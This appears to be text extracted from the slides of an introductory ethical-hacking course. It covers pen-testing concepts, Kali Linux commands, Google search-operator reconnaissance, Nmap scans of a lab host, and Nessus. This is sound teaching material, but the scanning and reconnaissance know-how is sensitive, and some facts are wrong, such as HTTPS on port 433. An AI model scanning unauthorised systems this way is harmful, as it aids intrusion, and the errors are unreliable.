I. Course Introduction

1. Ethical Hacking Overview

a. What is Ethical Hacking?

Ethical Hacking is known as penetration tests which being perform to identify gaps and vulnerabilities that exists in the system or networks of the organization.

The comprehensive scope of penetration testing usually conducted by trusted individuals that are similarly used by hostile intruders or ethical hackers.

Introduction

I. Course Introduction

1. Ethical Hacking Overview

b. Purpose of Penetration Tests

Penetration tests is often done for two reasons:

- Penetration tests simulation can help to measure the protection layers of organization both internal and external facing.
- To identify any weak spots in a system defenses which attackers could take advantage of.

It's best to have a pen test performed by someone with little-to-no prior knowledge of how the system is secured because they may be able to expose blind spots missed by the developers who built the system. For this reason, outside contractors are usually brought in to perform the tests. These contractors are often referred to as 'ethical hackers' since they are being hired to hack into a system with permission and for the purpose of increasing security.

Introduction

• •
• •
• •
• •

I. Course Introduction



1. Ethical Hacking Overview

c. Type of Penetration Tests

There are two type of Penetration tests:

- Internal Network Penetration Test
- External Network Penetration Test

Introduction

I. Course Introduction

1. Ethical Hacking Overview

c. Type of Penetration Tests

Internal penetration test, by contrast, simulates either the actions a hacker might take once access has been gained to a network, or those of a malicious actor, or disgruntled employee with access that he or she is looking to escalate. The end target is ultimately the same as an external penetration test (above), but the starting point assumes a degree of network access already.



External penetration test involves an ethical hacker trying to break into an organisation's network – across the Internet. This means it's done off-site (remotely, as a hacker would be), using controlled and agreed ethical hacking techniques to accurately simulate a targeted attack from malicious parties on your network.

Introduction

I. Course Introduction

1. Ethical Hacking Overview

c. Steps of Penetration Testing

Introduction

I. Course Introduction

1. Ethical Hacking Overview

d. Difference of Penetration Testing and Vulnerability Assessment

Vulnerability scans and penetration tests are very different from each other, but both serve important functions for protecting a networked environment.

	Vulnerability scan	Penetration test
Frequency	At least quarterly, especially after new equipment is loaded or the network undergoes significant changes	Once or twice a year, as well as anytime the Internet-facing equipment undergoes significant changes
Reports	Provide a comprehensive baseline of what vulnerabilities exist and what changed since the last report	Concisely identify what data was compromised

Introduction

I. Course Introduction

1. Ethical Hacking Overview

d. Difference of Penetration Testing and Vulnerability Assessment

Focus	Lists known software vulnerabilities that could be exploited	Discovers unknown and exploitable weaknesses in normal business processes
Performed by	Typically conducted by in-house staff using authenticated credentials; does not require a high skill level	Best to use an independent outside service and alternate between two or three; requires a great deal of skill
Value	Detects when equipment could be compromised	Identifies and reduces weaknesses

Introduction

I. Course Introduction

1. Ethical Hacking Overview

e. Type of Hackers

There are four type of hackers:

- Black-hat hacker
- White-hat hacker
- Grey-hat hacker
- Script kiddie

Introduction

• • •
• • •
• • •
• • •
• • •

I. Course Introduction

1. Ethical Hacking Overview

e. Type of Hackers

Black-hat hacker is an individual who attempts to gain unauthorized entry into a system or network to exploit them for malicious reasons.

White-hat hackers, on the other hand, are deemed to be the good guys, working with organizations to strengthen the security of a system. A white hat has permission to engage the targets and to compromise them within the prescribed rules of engagement.

Grey-hat hackers exploit networks and computer systems in the way that black hats do, but do so without any malicious intent, disclosing all loopholes and vulnerabilities to law enforcement agencies or intelligence agencies.

• •
• •
• •
• •
• •

I. Course Introduction

1. Ethical Hacking Overview

e. Type of Hackers

Script Kiddie is someone who lacks programming knowledge and uses existing software to launch an attack. Often a script kiddie will use these programs without even knowing how they work or what they do. For example, imagine a child gets their first computer. The child watches a movie about hacking and then downloads a copy of Kali Linux. They begin playing with the various programs while searching for online tutorials. At first, they may be perceived as nothing more than an internet troll or noob, due to their lack of experience and quickness to brag and boast. Sometimes they will even resort to cyberstalking or bullying. However , this may simply be a cover for other more nefarious activity.

Introduction

• •
• •
• •
• •
• •

I. Course Introduction



1. Ethical Hacking Overview

f. Key Terms

Vulnerability a flaw or weakness that may allow harm to occur to an IT system which could be exploited to violate the system security policy.

Exploit is a code that takes advantage of a software vulnerability or security flaw. The objective of exploits is to gain access and take control over the system. For example, a successful exploit of a database vulnerability will allow attacker to collect and edit all the records from the database.

Introduction

I. Course Introduction

1. Ethical Hacking Overview

f. Key Terms

Payload is a custom code that attacker use to execute malicious actions such as deleting data, sending spam or encrypting data.

Shellcode is a list of malicious commands that will be execute once the code are injected into a running application.

Risk is an exposure to harm or loss resulting from breaches of or attacks on information systems.

Introduction

2. Course Objective

SalaCyber Ethical Hacking Essential course provide comprehensive of resources to demonstrate student to understand of attack vector and tools equipped with offensive approach to perform security test on the target systems.

After course completion, students will be able to understand:

- Get familiar with various security tools
- Perform information gathering on targets system
- Service enumeration on system servers and web application
- Carry out client-side attack
- Identify vulnerability in web applications

Introduction

3. Code of Ethics

I certify that having access to tools and programs that can be used to break or attack into systems, that I will only use them in an ethical, professional and legal manner. This means that I will only use them to test the current strength of security networks so that proper improvements can be made. I will always get permission before running any of these tools on a network. If for some reason I do not use these tools in proper manner, I do not hold instructor or Training Center liable and accept full responsibility for my actions.

II. Introduction to Kali Linux

1. Overview

Three Main OS Components

- **Kernel** manages the operation of the computer
- **Shell** provides for interaction between the user and the computer
- **File system** provides a way to organize and manage all information on the computer's disk(s)



II. Introduction to Kali Linux

1. Overview

a. Shell

Shell is a program that allows the user to type commands, options, and arguments

- Many shell programs exist
- Most popular shell is the “Bash” (Bourne Again Shell)
- A user’s shell can be changed by the *usermod* command by root
- User’s default shell stored in /etc/passwd

II. Introduction to Kali Linux

1. Overview

b. File systems

Kali Linux adheres to the file system hierarchy standard which provides a familiar and universal layout for all Linux users. The directories you will find most useful are:

- /bin - basic programs (ls, cd, cat, etc.)
- /sbin - system programs (fdisk, mkfs, sysctl, etc)
- /etc - configuration files
- /tmp - temporary files (typically deleted on boot)
- /usr/bin - applications (apt, ncat, nmap, etc.)
- /usr/share - application support and data files

II. Introduction to Kali Linux

1. Overview

Kali Linux is a Debian-based Linux distribution which customized by Offensive Security aimed to provide penetration testing tools for security audit purpose.



Kali Linux contains hundred of tools that help excel towards various information security tasks such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

To use the Kali Linux virtual machine, you will need to login with the default credentials for virtual machine.

- Username: kali
- Password: kali

Kali Linux

II. Introduction to Kali Linux

1. Overview

To change password of default credentials, you may type as the following:

```
kali@kali:~$ passwd  
Changing password for kali.  
(current) UNIX password:  
Enter new UNIX password:  
Retype new UNIX password:  
passwd: password updated successfully
```

Kali Linux

II. Introduction to Kali Linux

1. Overview

Get familiar with Kali Linux applications:

- Information Gathering
- Vulnerability Analysis
- Web Application Analysis
- Database Assessment
- Password Attacks
- Wireless Attacks
- Reverse Engineering
- Exploitation Tools
- Sniffing & Spoofing

II. Introduction to Kali Linux

2. Survival Commands

What is a Command?

Command is a program executed on the command line which include:

- Built in shell commands
- Binary commands stored in files
- Aliases
- Functions
- Scripts



II. Introduction to Kali Linux

2. Survival Commands

Common commands line that usually use:

- **sudo**: to escalate privilege from normal user to root privilege in order to do something
- **whoami**: to check which user you currently use
- **ls**: listing files and prints out to the screen
- **cd**: access or open any specific directory
- **pwd**: print current directory which you currently in
- **mkdir**: creating folder or directory
- **touch**: creating file
- **rm**: deleting file

II. Introduction to Kali Linux

2. Survival Commands

Common commands line that usually use:

- **cp**: copy specific file
- **mv**: move specific file to different directory
- **(|)**: pipe character being used between two commands to send the output to the screen
- **grep**: filter output to the screens
- **(>)**: overwrite standard output to a specific file
- **(>>)**: append standard output to a specific file
- **cat**: read file

II. Introduction to Kali Linux

2. Survival Commands

a. sudo and whoami

Example 1: switch kali user to root user, you may type as below:

```
kali@kali:~$ sudo su  
[sudo] password for kali:  
root@kali:~$
```

Example 2: using sudo to execute any tasks with privilege user:

```
kali@kali:~$ sudo whoami  
[sudo] password for kali:  
root
```

II. Introduction to Kali Linux

4. Common Service Ports

There are various of services available in Linux distribution which each services using unique port number to run the applications. The service ports that common used are:



- **SSH Service:** is a TCP-based and listens by default on port 22.
- **FTP Service:** is a TCP-based and listens by default on port 21.
- **HTTP Service:** is a TCP-based and listens by default on port 80.
- **HTTPS Service:** is a TCP-based and listens by default on port 433.

3. Finding Files
4. Common Service Ports
5. SSH Service
6. HTTP Service
7. Service Management



II. Introduction to Kali Linux

5. SSH Service

SSH service is a secured and encrypted protocol which commonly used for remote access to a server.

While the `openssh-server` package is installed by default, the SSH service is disabled by default and thus is not started at boot time. You can manually start the SSH service with the `systemctl` command.

When a SSH connection is established, a shell session will be started and you will be able to manipulate the server by typing commands within the client on your local computer.

II. Introduction to Kali Linux

5. SSH Service

Before you proceed with installing an SSH client, make sure it is not already installed. Many Linux distributions already have an SSH client. To check if the client is available on your Linux-based system, you will need to:

```
kali@kali:~$ ssh
usage: ssh [-1246AaCfGgKkMNnqsTtVvXxYy] [-b bind_address] [-c cipher_spec]
[-D [bind_address:]port] [-E log_file] [-e escape_char]
[-F configfile] [-I pkcs11] [-i identity_file]
[-J [user@]host[:port]] [-L address] [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port] [-Q
query_option] [-R address] [-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
[user@]hostname [command]
```

• • •
• • •

II. Introduction to Kali Linux

6. HTTP Service

Apache HTTP server is an open-source HTTP server that provide a platform for hosting a website. A typical Kali Linux installation includes the Apache web server, provided by the apache2 package. Being a network service, it is disabled by default. You can manually start it with **systemctl**.

Apache is a modular server and many features are implemented by external modules that the main program loads during its initialization.



Within its default configuration, the Apache HTTP serves pages from the **/var/www/html** directory.

2. Survival Commands
3. Finding Files
4. Common Service Ports
5. SSH Service
6. HTTP Service
7. Service Management

II. Introduction to Kali Linux

7. Service Management

Kali uses **systemd** as its **init** system, which is not only responsible for the boot sequence, but also permanently acts as a full featured service manager, starting and monitoring services.

systemd can be queried and controlled with **systemctl**. Without any argument, it runs the **systemctl list-units** command, which outputs a list of the active units.

systemctl is a command that we can use to check service status, start and stop in Kali Linux, below examples is a reference of how we can start and stop **ssh** service using systemctl:

II. Introduction to Kali Linux

7. Service Management

First, we want to check **ssh service** status whether its running or disable

```
kali@kali:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
  Active: inactive (dead)
    Docs: man:sshd(8)
          man:sshd_config(5)
kali@kali:~$
```

Kali Linux

• • •
• • •
• • •
• • •

II. Introduction to Kali Linux

7. Service Management

From above output, we can see that the **ssh service** are disable, so in order to enable **ssh service**, you'll need to type as the following:

```
kali@kali:~$ sudo systemctl start ssh  
kali@kali:~$
```



II. Introduction to Kali Linux

7. Service Management

And in order to make sure that **ssh service** is start and running, you may type as the following:

```
kali@kali:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
  Active: active (running) since Wed 2020-09-30 04:01:44 EDT; 2s ago
    Docs: man:sshd(8)
          man:sshd_config(5)
  Process: 2104 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 2105 (sshd)
   Tasks: 1 (limit: 2298)
  Memory: 1.3M
 CGroup: /system.slice/ssh.service
         └─2105 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
```

II. Introduction to Kali Linux

7. Service Management



Now, we can see that the **ssh service** is up and running, so we want to stop the service since we're no longer need it

```
kali@kali:~$ sudo systemctl stop ssh
```

```
kali@kali:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
  Active: inactive (dead)
    Docs: man:sshd(8)
          man:sshd_config(5)
kali@kali:~$
```

4. NSE Script

Information Gathering

III. Passive Information Gathering

1. Google Hacking



a. Overview

It's not hacking into Google network servers! The purpose of Google hacking is to leverage the vast amounts of data that are stored and indexed in search engines to produce unique results that quickly identify various information which is useful for penetration testing.

Google Hacking is a component of information gathering which most penetration tester used to collect information about a target organization before they perform the penetration.

Information gathering through using google to obtain information is a crucial step which will be beneficial during the penetration testing activities.

Information Gathering

III. Passive Information Gathering



1. Google Hacking

a. Overview

Crucial information that can be identify through Google are:

- IP Address of the target system
- Domains and sub-domains name
- Link website/external sites
- Employee name, email address, phone number and so on
- Identify technologies that being used in target organization
- Sensitive data or useful contents in the web portal
- Source code and scripts within the web
- Identify vulnerabilities that possible to exploitations

Information Gathering

III. Passive Information Gathering

1. Google Hacking

b. Common tools

There are various of tools that we can do basic information gathering by using Google. We can use default google search engine, WHOIS, Maltego, Web Spiders, Netcraft and site like Pastebin.com to perform this activity.

➤ Google Search Engine

- **Site:**

If we include [site:] in our query, Google will restrict the results to those websites in the given domain.

For example in the query site:salacyber.com we will find pages within .salacyber domain

- **Intitle:**

If we include [intitle:] in our query, Google will restrict the results to those websites that mention search word in the title. For example in the query intitle:google we will get websites that mention the word “google” in their title.

Information Gathering

III. Passive Information Gathering

1. Google Hacking

b. Common tools

➤ Google Search Engine

- **Inurl:**

If we include [inurl:] in our query, Google will restrict the results to those websites that mention search word in the URL.



For example in the query inurl:google, google will return websites that mention the word “google” in their url.

- **Info:**

The query [info:] will present some information that Google has about that web page.

For example the query info:google.com will show information about the Google homepage.

Information Gathering

III. Passive Information Gathering

1. Google Hacking

b. Common tools

➤ Google Search Engine

- **Filetype:**

If we include [filetype:] in our query, Google will restrict the results to those file extension specified by type.

For example the query filetype:pdf hacking search results will contain hacking related .pdf files. In here by changing file extension we can easily find the relevant movies, songs, research papers, documents.



Information Gathering

III. Passive Information Gathering

1. Google Hacking

b. Common tools

Example:

Google site:salacyber.com

All Images News Maps More Settings Tools

Try Google Search Console

2. Port Scanning
3. OS Discovery
4. NSE Script
5. Nmap Cheat Sheet

Information Gathering

IV. Active Information Gathering

1. Nmap

a. Overview



Nmap (“Network Mapper”) is a open source software which utilize for network discovery and security auditing. Many systems and network administrators also find it useful to perform various tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

It was designed to rapidly scan large networks, but works fine against single hosts. Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X.

Information Gathering

IV. Active Information Gathering



1. Nmap

a. Overview

Nmap Features:

- Flexible: Supports dozens of advanced techniques for mapping out networks filled with IP filters, firewalls, routers, and other obstacles. This includes many port scanning mechanisms (both TCP & UDP), OS detection, version detection, ping sweeps, and more. See the documentation page.
- Ability: Nmap has been used to scan huge networks of literally hundreds of thousands of machines.
- Portable: Most operating systems are supported, including Linux, Microsoft Windows, FreeBSD, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, NetBSD, Sun OS, Amiga, and more.
- Efficiency: While Nmap offers a rich set of advanced features for power users, you can start out as simply as “nmap-v -A targethost”. Both traditional command line and graphical (GUI) versions are available to suit your preference.

Information Gathering

IV. Active Information Gathering

1. Nmap



a. Overview

Nmap Features:

- Free: The primary goals of the Nmap Project is to help make the Internet a little more secure and to provide administrators/auditors/hackers with an advanced tool for exploring their networks. Nmap is available for free download, and also comes with full source code that you may modify and redistribute under the terms of the license.
- Documentation: Significant effort has been put into comprehensive and up-to-date man pages, whitepapers, tutorials, and even a whole book! Find them in multiple languages [here](#).
- Popular: Thousands of people download Nmap every day, and it is included with many operating systems (RedhatLinux, DebianLinux, Gentoo, FreeBSD, OpenBSD, etc). It is among the top ten (out of 30,000) programs at the Freshmeat.Netrepository. This is important because it lends Nmap its vibrant development and user support communities.

Information Gathering

IV. Active Information Gathering

1. Nmap

a. Overview



Nmap Installation

Nmap already installed as a default of Kali linux distribution. On the other hand, if you're looking to install Nmap in your unix system, you may type as the following:

```
kali@kali:~$ sudo apt-get install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

Information Gathering

IV. Active Information Gathering

1. Nmap



a. Overview

After the installation complete, you can type as the following to check Nmap version

```
kali@kali:~$ sudo nmap -v
Starting
Nmap 7.01 ( https://nmap.org ) at 2020 07 29 09:53 +07
Read data files from: /
usr /bin/../ nmap
WARNING: No targets were specified, so 0 hosts scanned.
Nmap
done: 0 IP addresses (0 hosts up) scanned in 0.03 seconds
Raw packets sent: 0 (0B) | Rcvd: 0 (0B)
```

Information Gathering

IV. Active Information Gathering

1. Nmap

b. Scan Options

There are several options in Nmap which being used in different purpose in order to gather information on the target systems. However, you may need to run the following command to check the scan detail options:

```
kali@kali:~$ nmap -h
Nmap 7.80 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
```

TARGET SPECIFICATION:

Can pass hostnames, IP addresses, networks, etc.

Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-iL <inputfilename>: Input from list of hosts/networks

-iR <num hosts>: Choose random targets

--exclude <host1[,host2][,host3],...>: Exclude hosts/networks

--excludefile <exclude_file>: Exclude list from file

IV. Active Information Gathering

1. Nmap
2. Port Scanning
3. OS Discovery
4. NSE Script
5. Nmap Cheat Sheet

Information Gathering

IV. Active Information Gathering



2. Port Scanning

Port scanning by Nmap provide the efficient way for security professional to identify service and technologies used of a target system. Now let's try to run a quick scan on one sample target:

```
kali@kali:~$ nmap 192.168.56.100
Starting
Nmap 7.01 ( https://nmap.org ) at 2018 06 05 09:54 +07
scan report for 192.168.56.100
Host is up (0.0000050s latency).
Not shown: 994 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap
done: 1 IP address (1 host up) scanned in 1.66 seconds
```

Information Gathering

IV. Active Information Gathering

2. Port Scanning

As the result at the left, we can see that there are totally 994 closed ports on 192.168.56.100.

Nmap has listed down opened ports with service names. However, that information is not enough for us to identify each services. To get more information, let's try using "A" option

```
kali@kali:~$ nmap -A 192.168.56.100
Nmap 7.01 ( https://nmap.org ) at 2018 06 05 09:59 +07
scan report for 192.168.56.100
Host is up (0.000011s latency).
Not shown: 994 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 1. | ssh hostkey
|_2048 90:ff:66:e3:7b:47:8c:36:8c:79:39:9e:26:b8:1e:08 (RSA)
```

IV. Active Information Gathering

1. Nmap
2. Port Scanning
3. OS Discovery
4. NSE Script
5. Nmap Cheat Sheet

Information Gathering

IV. Active Information Gathering

3. OS Discovery

We can see that using “A” option, Nmap gives even more advance enumeration and banner grabbing on the target as It’s also enable OS detection, version detection, script scanning, and traceroute. If you think that the detail information is messy, let’s try with options “ sV ” as this option will only determine the service version:

```
kali@kali:~$ nmap -sV 192.168.56.100
Nmap 7.01 ( https://nmap.org ) at 2018 06 05 09:59 +07
scan report for 192.168.56.100
Host is up (0.000011s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
```

Information Gathering

IV. Active Information Gathering

4. NSE Script

The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap. Users can rely on the growing and diverse set of scripts distributed with Nmap to meet custom needs.

NSE is designed to be versatile, with the following tasks in mind:

- Network discovery
- More sophisticated version detection
- Vulnerability detection
- Backdoor detection
- Vulnerability exploitation

Information Gathering

IV. Active Information Gathering

4. NSE Script

Nmap Script Engine:

Option	Example	Description
-sC	nmap 192.168.1.1 -sC	Scan with default NSE scripts. Considered useful for discovery and safe
--script default	nmap 192.168.1.1 --script default	Scan with default NSE scripts. Considered useful for discovery and safe
--script	nmap 192.168.1.1 --script=banner	Scan with a single script. Example banner
	nmap 192.168.1.1 --script=http*	Scan with a wildcard. Example http
	nmap 192.168.1.1 --script=http,banner	Scan with two scripts. Example http and banner

Vulnerability Scanning

V. Vulnerability Scanning

1. Overview



Vulnerability Scanner is scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to gain access to any computer you have connected to a network.

Scanners perform their probes on

- Daemon listening on TCP and UDP ports
- Configuration files of operating systems, software suites, network devices
- Windows registry entries

The purpose of vulnerabilities scanner is to find vulnerabilities and misconfiguration

Vulnerability Scanning

V. Vulnerability Scanning

1. Overview

Most vulnerability scanner use a databases of known vulnerabilities and security audits to detect the loophole of a system. Scanner tool are require to keep up-to-date of its database with new security checks and vulnerabilities signatures.



The more the database is up to date, the better and more relevant the scan result will be.

There are a few of popular vulnerability scanners that being used these days:

- Openvas
- Nmap
- Nessus
- Nikto

Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

Nessus is one the most popular vulnerability scanner tool that various world class industries being used for their daily operations. The efficient features of Nessus has enable information security professional to identify loophole and security misconfiguration within the system. By this, information security professional can take necessary action to advise system administrator to fix the gaps in the timely manner.

Nessus has two components which is a client and a server. The actual process of Nessus is quite simple, when you connect to client portal to configure and start the scan, Nessus server will perform the assessment based on the target you filled and report back the scan result to a client web portal.

Vulnerability Scanning

V. Vulnerability Scanning

2. Nessus

Nessus report are very easy to generate which you can export it as a pdf file or excel file. You either be able to generate a report with a nice format which can be use to present to management.

Nessus is an enterprise product, but it also has a free license for non-commercial use. Refer to link below for Nessus download web portal:

<https://www.tenable.com/products/nessus>

